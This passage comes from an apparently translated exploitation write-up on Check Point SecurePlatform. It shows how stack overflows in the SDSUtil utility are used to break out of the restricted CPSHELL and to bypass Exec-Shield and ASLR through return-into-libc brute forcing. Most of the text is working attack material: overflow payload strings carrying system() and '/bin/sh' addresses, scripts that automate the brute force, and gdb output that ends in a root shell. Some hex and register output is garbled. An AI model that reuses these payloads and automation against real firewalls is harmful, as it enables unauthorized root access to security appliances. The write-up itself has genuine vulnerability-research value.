84 ps -ef grep "sh -c" done x We launch both scripts and look the results: nohup variables.sh & nohup captura_comandos.sh > salida.txt & The output file of the processes shows: root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 grep sh -c root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 grep sh -c root :46? 00:00:00 sh -c Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ? 84
85 root :46? 00:00:00 sh -c Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ? root :46? 00:00:00 sh -c Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ? root :46? 00:00:00 sh -c Îþ?ÁÎþ?ÄÎþ?ËÎþ?ÒÎþ? We can see that "sh -c" is called but no luck which the argument. Anyway we don't know if this vector is a good vector... We also can see lots of files being created in the /home/admin directory: -rw-rw root root 0 Mar 20 04:25 v??_v??bv??iv??pv?? -rw-rw root root 0 Mar 20 04:24 x?? -rw-rw root root 0 Mar 20 04:24 x??ex??lx?? -rw-rw root root 0 Mar 20 04:23 }??_}??b}??i}??p}?? -rw-rw root root 0 Mar 20 04:23??? -rw-rw root root 0 Mar 20 04:23???E???L??? -rw-rw root root 0 Mar 20 04:22???_???b???i???p??? -rw-rw root root 0 Mar 20 04:22??? -rw-rw root root 0 Mar 20 04:22???E???L??? -rw-rw root root 0 Mar 20 04:21???_???b???i???p??? -rw-rw root root 0 Mar 20 04:21??? -rw-rw root root 0 Mar 20 04:21???E???L??? -rw-rw root root 0 Mar 20 04:20???_???b???i???p??? -rw-rw root root 0 Mar 20 04:19??? This is due to the argument of system that in some cases contains the char ">" which redirects the output to a file... For example, this is one of the commands executed by our script -by the exploited binary-: root :24? 00:00:00 sh -c?xÿ?;xÿ?>xÿ?exÿ?lxÿ? Do you recognize the file being created? 85
86 As we can see: sh -c?xÿ?;xÿ?>xÿ?exÿ?lxÿ? has created a file: -rw-rw root root 0 Mar 20 04:24 x??ex??lx?? The "?" char in red are the ones the shell uses for non recognized ones. xÿ?exÿ?lxÿ? x??ex??lx?? That will make me think, would we be able to control in any manner such file creation or it's contents...? 86
87 Summary of the state of the testing process BAD NEWS: 0.- The CPSHELL only allows a very restricted range of ASCII, which makes it very hard to inject valid addresses. 1.- With Exec-Shield turned on (exec-shield=1) the stack and the heap are not executable. Even more, libraries are mapped in the lowest 16MB of the process memory, that means that libraries will have addresses like this: 0x00AABBCC. 2.- With Exec-Shield turned on (exec-shield-randomize=1), libraries are mapped at random addresses. 3.- SDSUtil can be called from the CPSHELL but even if it has many overflows it does not allows execution in its stack -as it had CPGET- 4.- CPGET has an overflow and allows execution in its stack, but it can't be called from CPSHELL. 5.- Even if we can take profit of the strcpy null byte to call system() in the ASCII Armored Zone, we can't pass arguments to it. 6.- For some reason we do not know, the stack never has an address that can be used as argv pointer of system() 7.- We can create files via system() calls, but we can't control its name or contents GOOD NEWS: 1.- The protection of Exec-Shield can be turned off via Race Condition 2.- The SDSUtil overflows allow to bypass the ASCII Armored Zone protection due to the strcpy null byte insertion. 3.- The randomness of the libraries is less with the ASCII Armored protection that in a system without that protection. That is simple, libraries are mapped at 0x00?????? and that implies that only a maximum of 3 bytes can be used. 4.- system(), with Exec-Shield ASLR activated always is mapped at an address like this: 0x00???c50. That leaves the system with a very poor randomness. Let's start study the randomness of system(). That is a sequence of memory addresses where system() has been mapped: 87
88 0x00594c50 0x00719c50 0x00a14c50 0x009f4c50 0x0011bc50 0x00351c50 0x00249c50 etc. *Notice: addresses always have a null byte As we can see the complete range of possible combinations can be estimated like this:16*16*16= possibilities is a low number and allow real life attacks! So let's see an execution and the address where system() is mapped: [fw1pentest]# SDSUtil -p BBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPL5 And we can see that: (gdb) i r eax 0x1 1 ecx 0x8b edx 0xa7718c ebx 0x esp 0x7fffbae0 0x7fffbae0 ebp 0x x esi 0x edi 0x eip 0x354c50 0x354c50 88
89 (gdb) p system $1 = {<text variable, no debug info>} 0x6c2c50 <system> As you can see it doesn't seem to much complicate to automate the process to bypass ASLR via brute forcing... To do such thing we will use CRT from Vandyke, a terminal GUI client that has a nice feature that allows automating things via scripts. We will do in this non-fashioned way because the Secure Platform does not allow running remote commands... sexy src # ssh -l admin SDSUtil admin@ 's password: Running commands is not allowed I know this can be done in a more elegant way, but right now I have no time to lose and I need fast results, so: VANDYKE: 89
90 For automating the exploitation process we write this script: #$language = "VBScript" #$interface = "1.0" ' This automatically generated script may need to be ' edited in order to work correctly. Sub Main 90
91 for i = 0 to 5000 crt.screen.send chr(27) & "[A" & chr(13) next End Sub The idea is to copy and paste by hand the first time, then run this tricky script that sends the necessary keystrokes to run the last command in the shell history of the Secure Platform. The only problem is that the execution gets corrupted from time to time and the script must be run again. For every execution a 1.1MB core is generated. We generate almost 1000 core dumps and then we analyze them with the following script: [Expert@fw1pentest]# cat extrae_system.sh #!/bin/sh for i in `ls /var/log/dump/usermode/dumps_sdsutil/`; do./gdb batch -command=./comandos /opt/cpsuite-r60/fw1/bin/sdsutil /var/log/dump/usermode/dumps_sdsutil/$i grep system done The file "comandos" simply contains "p system" to obtain the address of system(). It's a simple way to automate core dump analysis. With "nohup extrae_system.sh cut -d "{" -f 1 > system.txt &" we will get the addresses we are looking for. Notice that the "nohup" is done to avoid the Secure Platform killing the process due to a time-out logout of the shell. In this way we can leave the process running in the background. I know I can change that timeout, but I'm lazy to find how to do it... Now we analyze the results: 91
92 cat system.txt wc -l 1193 cat system.txt sort -u wc -l 956 As we can see, many system() addresses are duplicated... cat system.txt sort -u tail -n 20 0xfa2c50 <system> 0xfa4c50 <system> 0xfa9c50 <system> 0xfb0c50 <system> 0xfb3c50 <system> 0xfb5c50 <system> 0xfc4c50 <system> 0xfc5c50 <system> 0xfcdc50 <system> 0xfd0c50 <system> 0xfd1c50 <system> 0xfd2c50 <system> 0xfd8c50 <system> 0xfd9c50 <system> 0xfdcc50 <system> 0xfe7c50 <system> 0xfe8c50 <system> 0xff2c50 <system> 0xff7c50 <system> 0xff8c50 <system> Moreover, the distribution seems to be random, so if we choose an ASCII address, soon or later it will be a right address. For our purposes I have chose the next one: 0x354c50 that is "PL5" reversed. 92
93 After generating 3000 core dumps we analyze the results and have: $1 = {<text variable, no debug info>} 0x314c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x344c50 <system> $1 = {<text variable, no debug info>} 0x344c50 <system> $1 = {<text variable, no debug info>} 0x344c50 <system> $1 = {<text variable, no debug info>} 0x344c50 <system> $1 = {<text variable, no debug info>} 0x364c50 <system> $1 = {<text variable, no debug info>} 0x384c50 <system> $1 = {<text variable, no debug info>} 0x394c50 <system> For some unknown reason the address of system() has never been 0x354c50. On the other side, we found that 0x324c50 (PL2) has come out many times. So we run again our brute force attack and find out that this time we got it: [Expert@fw1pentest]# cat system4.txt grep 324c50 $1 = {<text variable, no debug info>} 0x324c50 <system> [Expert@fw1pentest]# Notice that "system4.txt" is the output of the "p system" commands ran by GDB from the script "extrae_system.sh". Now it will be interesting to locate the core file: With the next script: [Expert@fw1pentest]# cat./extrae_system.sh 93
94 #!/bin/sh for i in `ls /var/log/dump/usermode/dumps_sdsutil/`; do echo $i./gdb batch -command=./comandos /opt/cpsuite-r60/fw1/bin/sdsutil /var/log/dump/usermode/dumps_sdsutil/$i grep system grep 324c50 done And then: nohup./extrae_system.sh > localiza_core.txt & We have a listing where it is trivial to find the core: less localiza_core.txt SDSUtil.5230.core SDSUtil.5240.core $1 = {<text variable, no debug info>} 0x324c50 <system> SDSUtil.5251.core SDSUtil.5261.core Now with GDB:./gdb /var/log/dump/usermode/dumps_sdsutil/sdsutil.5240.core /opt/cpsuite-r60/fw1/bin/sdsutil 94
95 #0 0x in?? () (gdb) bt #0 0x in?? () Cannot access memory at address 0x (gdb) i r eax 0x7f ecx 0x7fff81d edx 0x0 0 ebx 0x esp 0x7fff8304 0x7fff8304 ebp 0x x esi 0x edi 0x eip 0x5 0x5 gdb) p system $1 = {<text variable, no debug info>} 0x324c50 <system> (gdb) Even if after a brute force process is successful, we still need to control the system()'s argument. So that's the situation of the process' exploited stack: 8236 bytes 4 bytes (EIP) 4 bytes 4 bytes BBBBBB /bin/sh; *system() *RET de system() *system()'s argument is CONTROLLED 4 dummy bytes NOT CONTROLLED!!! 0x324c50 0x???? 0x???? 95
96 We try to automate the process through perl::ssh: #!/usr/bin/perl use Net::SSH::Perl; my $host = " "; my $user = "XXXXX"; my $pass = "XXXXXXXXXX"; my $cmd = "?"; my $ssh = Net::SSH::Perl->new($host, debug => 1, protocol => '2,1', options => ['PasswordAuthentication yes', 'HostbasedAuthentication no']); print "Connecting to host: $host"; $ssh->login($user, $pass); my($stdout, $stderr, $exit) = $ssh->cmd($cmd); print $stdout; But we will find a problem: sexy hugo #./expl_fw1.sh sexy: Reading configuration data /root/.ssh/config sexy: Reading configuration data /etc/ssh_config sexy: Allocated local port
97 sexy: Connecting to , port 22. sexy: Remote version string: SSH-2.0-OpenSSH_3.6.1p2 sexy: Remote protocol version 2.0, remote software version OpenSSH_3.6.1p2 sexy: Net::SSH::Perl Version 1.30, protocol version 2.0. sexy: No compat match: OpenSSH_3.6.1p2. sexy: Connection established. sexy: Sent key-exchange init (KEXINIT), wait response. sexy: Trying password authentication. sexy: Login completed, opening dummy shell channel. sexy: channel 0: new [client-session] sexy: Requesting channel_open for channel 0. sexy: channel 0: open confirm rwindow 0 rmax sexy: Got channel open confirmation, requesting shell. sexy: Requesting service shell on channel 0. Connecting to host: sexy: channel 1: new [client-session] sexy: Requesting channel_open for channel 1. sexy: Entering interactive session. sexy: Sending command:? sexy: Requesting service exec on channel 1. sexy: channel 1: open confirm rwindow 0 rmax sexy: input_channel_request: rtype exit-status reply 0 sexy: channel 1: rcvd eof sexy: channel 1: output open -> drain sexy: channel 1: rcvd close sexy: channel 1: input open -> closed sexy: channel 1: close_read sexy: channel 1: obuf empty sexy: channel 1: output drain -> closed sexy: channel 1: close_write sexy: channel 1: send close sexy: channel 1: full closed 97
98 Running commands is not allowed This can be checked also in that way: sexy hugo # ssh admin@ ? admin@ 's password: Running commands is not allowed So we will have to user another method... What about Expect? #!/usr/local/bin/expect -- set prompt "(% # \\$) $"; catch {set prompt $env(expect_prompt)} eval spawn "ssh -l admin " expect "assword:" send "XXXXXXXX\r" expect "#" send "SDSUtil -c AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set i 1} {$i<104} {incr i} { send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } 98
99 send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAPL2" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set a 1} {$a<5001} {incr a} { send \033\133\101\012\b\b\b\b\b expect "loquesea" set timeout 1 } interact This is a strange script, but works fine. I have broken the sending process in different parts to avoid hang-ups. The magic line of the script is: send \033\133\101\012\b\b\b\b\b Witch is equivalent to send "ESC [ A LF". In hex it would be "1b 5b 41 0a". In that script we must do it in octal, that is: "033, 133, 101, 012". What is it? This is the same trick we did before with Vandyke terminal: we send the keystrokes needed to execute the last command in the shell history. That is, the trick is to take profit of the shell history to avoid having to send any time the entire payload. The tests ran from the Vandyke terminal showed: [Expert@fw1pentest]# cat /home/admin/system* wc -l [Expert@fw1pentest]# cat /home/admin/system* grep 324c50 $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> [Expert@fw1pentest]# 99
100 That is, from overflows, 5 of our attacks were able to call system(). That is / 5 = This is 1/2888 a very good result, better than we could plan. On the other side, with the expect script we get: [Expert@fw1pentest]# cat /var/system.txt wc -l 5808 [Expert@fw1pentest]# cat /var/system.txt grep 324c50 [Expert@fw1pentest]# That is 0 successes from 5808 tries. The only difference I can see is the number of time executed and that Vandyke script was faster that expect script. So we run again different instances of our script to have an intensive test. After almost overflows -exactly, we have: [Expert@fw1pentest]# cat /var/system2.txt grep 324c50 $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> $1 = {<text variable, no debug info>} 0x324c50 <system> That gives a success rate of 1/9000. Not bad at all... For those freaks that love maths, here you have the cores numbers of the "winners": 2526, 3624, 12686, 27406, And CPU registers in any case was: SDSUtil core Loaded symbols for /lib/libnss_dns.so.2 100
101 #0 0x in?? () (gdb) p system $1 = {<text variable, no debug info>} 0x324c50 <system> (gdb) i r eax 0x7f ecx 0x7fff edx 0x0 0 ebx 0x esp 0x7fff8874 0x7fff8874 ebp 0x x esi 0x edi 0x eip 0x5 0x5 eflags 0x cs 0x23 35 ss 0x2b 43 ds 0x2b 43 es 0x2b 43 fs 0x0 0 gs 0x33 51 doing (+2 for alignment): (gdb) x/20000x $esp+2 we found: 0x7fffcad6: 0x x x00324c50 0x444b5050 0x7fffcae6: 0x2f3d5249 0x2f74706f 0x x522d6b61 101
102 SDSUtil core Loaded symbols for /lib/libnss_dns.so.2 #0 0x in?? () (gdb) i r eax 0x7f ecx 0x7fff7d edx 0x0 0 ebx 0x esp 0x7fff7e74 0x7fff7e74 ebp 0x x esi 0x edi 0x eip 0x5 0x5 eflags 0x cs 0x23 35 ss 0x2b 43 ds 0x2b 43 es 0x2b 43 fs 0x0 0 gs 0x33 51 (gdb) p system $1 = {<text variable, no debug info>} 0x324c50 <system> (gdb) In memory: 0x7fffdad6: 0x x x00324c50 0x444b5050 0x7fffdae6: 0x2f3d5249 0x2f74706f 0x x522d6b61 SDSUtil core Registers: 102
103 eax 0x7f ecx 0x7fffa8a edx 0x0 0 ebx 0x esp 0x7fffa9d4 0x7fffa9d4 ebp 0x x esi 0x edi 0x eip 0x5 0x5 In memory: 0x7fffead6: 0x x x00324c50 0x444b5050 0x7fffeae6: 0x2f3d5249 0x2f74706f 0x x522d6b61 etc. After analyzing those cores we found something that probably will be obvious for clever and more experienced "return-into-libc" exploit coders, but not for me: the stack just after system() pointer has always the same values... That means that casually have a good pointer -pointing to the stack- placed in the right place is almost impossible. The question now is, why in our multiple system() executions we got "sh -c" ran with different arguments? Remember: root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ? root :46? 00:00:00 grep sh -c root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? root :46? 00:00:00 sh -c Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ? The only thing I can think about this is that even if the "casual" systems()'s argv pointer is always pointing at the same place, this place is somewhere in the process memory region that changes but we can't control. 103
104 Another way We find out that there are more overflows in the same binary -SDSUtil-. So other arguments of the binary can be exploited also. We give a chance to those overflows to see if we can take profit. The scenario is almost the same, but maybe there's some chance in he stack useful for us. [Expert@fw1pentest]# SDSUtil -p `perl -e 'print "B"x50000'` `perl -e 'print "C"x50000'` asd /bin/sdsutil_start: line 6: 6650 Segmentation fault (core dumped) SDSUtil "$@" data to the stack: We also find out that using the "-command" option we can add a lot of controlled [Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/sdsutil core [Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/sdsutil core 0x7fff25fc: 0x x x x x7fff260c: 0x x x x x7fff261c: 0x x x x2d x7fff262c: 0x6d6d6f63 0x00646e61 0x x x7fff263c: 0x x x x (gdb) i r eax 0x ecx 0x1ad edx 0x65c ebx 0x0 0 esp 0x7ffed41c 0x7ffed41c ebp 0x7ffed484 0x7ffed484 esi 0x7 7 edi 0x eip 0x4141c8 0x4141c8 eflags 0x cs 0x
105 ss 0x2b 43 ds 0x65002b es 0x2b 43 fs 0x0 0 gs 0x33 51 (gdb) bt #0 0x004141c8 in IID_IMVTagMgr () from /opt/cpsuite-r60/fw1/lib/libcpmibase501.so #1 0x7ffed458 in?? () #2 0x7ffedee3 in?? () (gdb) has... Anyway we must consider that CPSHELL has a lowest limit of buffer that a standard shell As arguments of SDSUtil are pushed on to the stack together, maybe we can take profit of this to control the system()'s argument: [Expert@fw1pentest]# SDSUtil -p `perl -e 'print "A"x10287'` 123 `perl -e 'print "B"x8235'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil "$@" We get: [Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/sdsutil core (gdb) i r eax 0x0 0 ecx 0x8ed edx 0x27418c ebx 0x esp 0x7fff3c00 0x7fff3c00 ebp 0x x esi 0x
106 edi 0x eip 0x x (gdb) bt #0 0x in sam_send_info () from /opt/cpshrd-r60/lib/libopsec.so #1 0x5225c019 in?? () Now we can see: 0x7fffa932: 0x x x x x7fffa942: 0x x x x x7fffa952: 0x x x x x7fffa962: 0x x x x It looks as if we could control the argument of system()... Unfortunately is not the that position of the memory -argv strings- which we need to control, but the position just in the top of the stack, as we will see very soon... On the other side we think, even if we manage to control the system()'s argument, how can we reference the stack? We need to put a "7f" char in the CPSHELL which is not possible!!! Another story would be to reference some where in the libraries a "/bin/sh" string... However, if libraries are mapped into memory a random addresses we should multiply the randomness of the argument with the one of system()
107 Playing with cpu registers We have detected that we are not able to introduce the "7f" char in the CLSHELL, thus the problem on referencing the stack... Let's look how we can manipulate CPU registers due to the overflow to change the flow of the program to somewhere else we can take advantage... (gdb) set args -p `perl -e 'print "E"x10272'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "D"x4'``perl -e 'print "A"x3'` 123 `perl -e 'print "F"x235'` (gdb) r Breakpoint 1, 0x0804b093 in main () (gdb) s Single stepping until exit from function main, which has no line number information. 0x0804b815 in SetSDSDir(SDSMenuData*) () (gdb) s Single stepping until exit from function _Z9SetSDSDirP11SDSMenuData, which has no line number information. 0x0804b0ba in main () (gdb) s Single stepping until exit from function main, which has no line number information. Info; OpenConn; Enable; NA (no debugging symbols found)...(no debugging symbols found)...error; OpenConn; Enable; Unresolved host name. 0x in COMIDb::CreateObjectByTypeOrSetSync(int, void*, eopsechandlerrc (*)(HCPMIDB *, HCPMIOBJ *, int, unsigned, void*), void*, char const*, char const*, ICPMIClientObj*, unsigned&) () from /opt/cpsuite-r60/fw1/lib/libcpmiclient501.so (gdb) i r 107
108 eax 0x1 1 ecx 0x897b edx 0xd7d18c ebx 0x esp 0x7fffaa40 0x7fffaa40 ebp 0x x esi 0x edi 0x eip 0x x x7ffff9cf: 0x x x x x7ffff9df: 0x x x x x7ffff9ef: 0x x x x x7ffff9ff: 0x x x x It would be nice to redirect the flow to some routine able to modify the stack in order to take profit of it. A "simple" attack would be to redirect to a static place in the process memory that can be referenced via ASCII address. The easiest place to reference is the code of the exploited binary, which is statically mapped -just because these binaries are not compiled with PIE-. But, there's a problem... Let's see: (gdb) info files Symbols from "/opt/cpsuite-r60/fw1/bin/sdsutil". Unix child process: Using the running image of child Thread (LWP 31209). While running this, GDB does not access memory from... Local exec file: `/opt/cpsuite-r60/fw1/bin/sdsutil', file type elf32-i386. Entry point: 0x804afd0 0x x is.interp 108
109 0x x is.note.abi-tag 0x x is.hash 0x x080493e8 is.dynsym 0x080493e8-0x0804a864 is.dynstr 0x0804a864-0x0804a9ee is.gnu.version 0x0804a9f0-0x0804aaa0 is.gnu.version_r 0x0804aaa0-0x0804ab50 is.rel.dyn 0x0804ab50-0x0804acc0 is.rel.plt 0x0804acc0-0x0804acd7 is.init 0x0804acd8-0x0804afc8 is.plt 0x0804afd0-0x is.text 0x x b is.fini 0x x is.rodata 0x x is.eh_frame_hdr 0x x is.eh_frame 0x x080531cb is.gcc_except_table 0x080541e0-0x c is.data 0x c - 0x c is.dynamic 0x c - 0x is.ctors 0x x c is.dtors 0x c - 0x080545a0 is.jcr 0x080545a0-0x c is.got 0x c - 0x080546c0 is.bss (gdb) Ohhhh... what a pity! The binary code is in a static region, but address starts with 0x08 which can't be used in the CPSHELL... bad luck! From the memory map (see ANNEX B), we can see that we can access to: 0x775e3000-0x775ee000 is load116 0x775f0000-0x775f1000 is load
110 But those regions are not static. So, the situation is: we can reference the ASCII Armored Zone, but this is random, and we have a static place -the binary image- but we can't reference it due to CPSHELL character restrictions... Brainstorming: We could use the code of system() or near system() to put in the stack and runtime system() and its parameters, then make EIP pointing to that place. That would be a return-into-libc where the stack is prepared dynamically. The basic principle is that if we brute force and have success with system() address, we can reference anything near it... I will try to explain it: 110
111 Let's suppose we can localize somewhere near system() the following instructions: 1. add n, $esp 2. mov $esp, reg A 3. mov $ebp, reg B 4. push reg B 5. push???? 6. push reg A 7. add $0x3, $esp 8. call XXXX If we can control ESP and we can jump to that sequence of instructions, then we should have a completely controlled system() call. Let's see how we can do it: If we can control ESP, then we want EBP=*system(). So: 1. add n, $esp : "n" bytes are added to $esp. If "n" is enough big, ESP will point buffer where we have "/bin/sh;/bin/sh;..." 2. mov $esp, reg A : ESP is moved to "register A". The register A now points to "/bin/sh;...". That is A= $esp+n 3. mov $ebp, reg B : EBP is moved to "register B". As EBP=*system(), then "register B" points to system(). That is B = *system(). 4. push reg B : "B" is pushed in the stack, that is *system() 5. push???? : 4 dummy bytes are pushed 6. push reg A : "Register A" ($esp+n) is pushed in the stack that is a pointer to "/bin/sh;/bin/sh;..." 7. add $0x12, $esp : 12 bytes are added to $esp. ESP now points to *system() (see step 4). 8. call XXXX : that instruction equals to: push $esp : ESP is pushed in the stack, that is the pointer to *system() (see step 7). jmp XXXX : jump to function XXXX 111
112 Some unknown actions are executed ret : that equals to (pop $eip), EIP will end pointing to system() Notice that "pop $eip" is a mnemonic to understand "ret" as there's no way to directly manipulate EIP from user space... After all this work the stack will be like this: 0x7ffffff (high addresses) /bin/sh;/bin/sh;... /bin/sh;/bin/sh;... /bin/sh;/bin/sh;... /bin/sh;/bin/sh;... *system() + offset <---- RET *system() <---Final jump after ret of XXXX ret de system() = 4 bytes dummy arg. system() = * ESP + n ( ESP +3 = * *system() < RET de XXXX (low addresses) If we can find those instructions or something similar that does the same work, then once we have the right address of system() all this should work. All this stuff if very difficult to work for many reasons: 1. We should find exactly those instructions near system() 2. Those instructions should be in the same order -of course- 3. Maybe, between instructions there are others that make all this not to work 112
113 The idea of that brainstorming is not provide a solution, but to open the mind to possibilities... The important think is to think that if we can call a function in an ASLR environment, then we can use code near it to make a lot of things: system() arguments? We find "/bin/sh" in the libos.so, a CheckPoint library: 0x0014de40-0x00151c57 is.rodata in /opt/cpshrd-r60/lib/libos.so 0x14e88c <_fini+2684>: "%s.%d" 0x14e892 <_fini+2690>: "%s.0" 0x14e897 <_fini+2695>: "-c" 0x14e89a <_fini+2698>: "/bin/sh" 0x14e8a2 <_fini+2706>: "w+" 0x14e8a5 <_fini+2709>: "FW_NDB_FILE" 0x14e8b1 <_fini+2721>: "FW_NDB_MMAP" 0x14e8bd <_fini+2733>: "FW_BREAKPOINT" To try if we can reference that string to carry put a return-into-libc attack with fixed argument string, we turn off exec-shield. Then we will use a system() mapped to 0x77555c50 and the string "/bin/sh" present in the libos.os that is at 0x775da89a. That's what we have: And the exploitation gives: [Expert@fw1pentest]# ]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print " "x1029'``perl -e 'print "\x50\x5c\x55\x77abcd\x9a\xa8\x5d\x77"'` bash: ]#: command not found Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit Segmentation fault (core dumped) 113
114 It worked. If we want a clean exit from the exploited process, we can overwrite system() return address with exit(). (gdb) p exit $2 = {<text variable, no debug info>} 0x773566d0 <exit> [Expert@fw1pentest]# ]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print " "x1029'``perl -e 'print "\x50\x5c\x55\x77\xd0\x66\x35\x77\x9a\xa8\x5d\x77"'` bash: ]#: command not found Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit [Expert@fw1pentest]# Et voilà, there's no trace. No core. Of course this can be exploited to chain another function, but this is another story. 114
115 Overflows in the 2nd and 1st arguments of SDSUtil 2nd argument: (gdb) set args -p `perl -e 'print "B"x4'``perl -e 'print " "x1413'``perl -e 'print "\x50\x3c\x55\x771234\x9a\x88\x5d\x77"'` `perl -e 'print "1234"x1000'` (gdb) r The program being debugged has been started already. Start it from the beginning? (y or n) y Starting program: /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "B"x4'``perl -e 'print " "x1413'``perl -e 'print "\x50\x3c\x55\x771234\x9a\x88\x5d\x77"'` `perl -e 'print "1234"x1000'` (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[new Thread (LWP 18017)] (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit Program received signal SIGSEGV, Segmentation fault. [Switching to Thread (LWP 18017)] 0x in?? () (gdb) p system $3 = {<text variable, no debug info>} 0x77553c50 <system> (gdb) x/s 0x775d889a 0x775d889a <_fini+2698>: "/bin/sh" (gdb) 115
116 1st argument: SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print " "x1285'``perl -e 'print "\x50\x3c\x55\x771234\x9a\x88\x5d\x77"'` `perl -e 'print "1234"x1000'` `perl -e 'print "1234"x1000'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil Now we smash the stack with 2nd and 3rd argument to their limits and we examine the stack: SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print " "x1285'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "A"x11307'` `perl -e 'print "B"x8235'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: ëÿóÿöÿ: command not found sh: line 1: -ÿrùÿ: command not found /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil If we examine the top of the stack: (gdb) x/30x $esp 0x7fff6924: 0x7fff69a4 0x7fff69bc 0x x003d8898 0x7fff6934: 0x x x7fff6978 0x7fff6920 0x7fff6944: 0x002b87bf 0x x x x7fff6954: 0x x x0804afd0 0x x7fff6964: 0x0011d250 0x002b871b 0x x x7fff6974: 0x0804afd0 0x x0804aff1 0x0804b
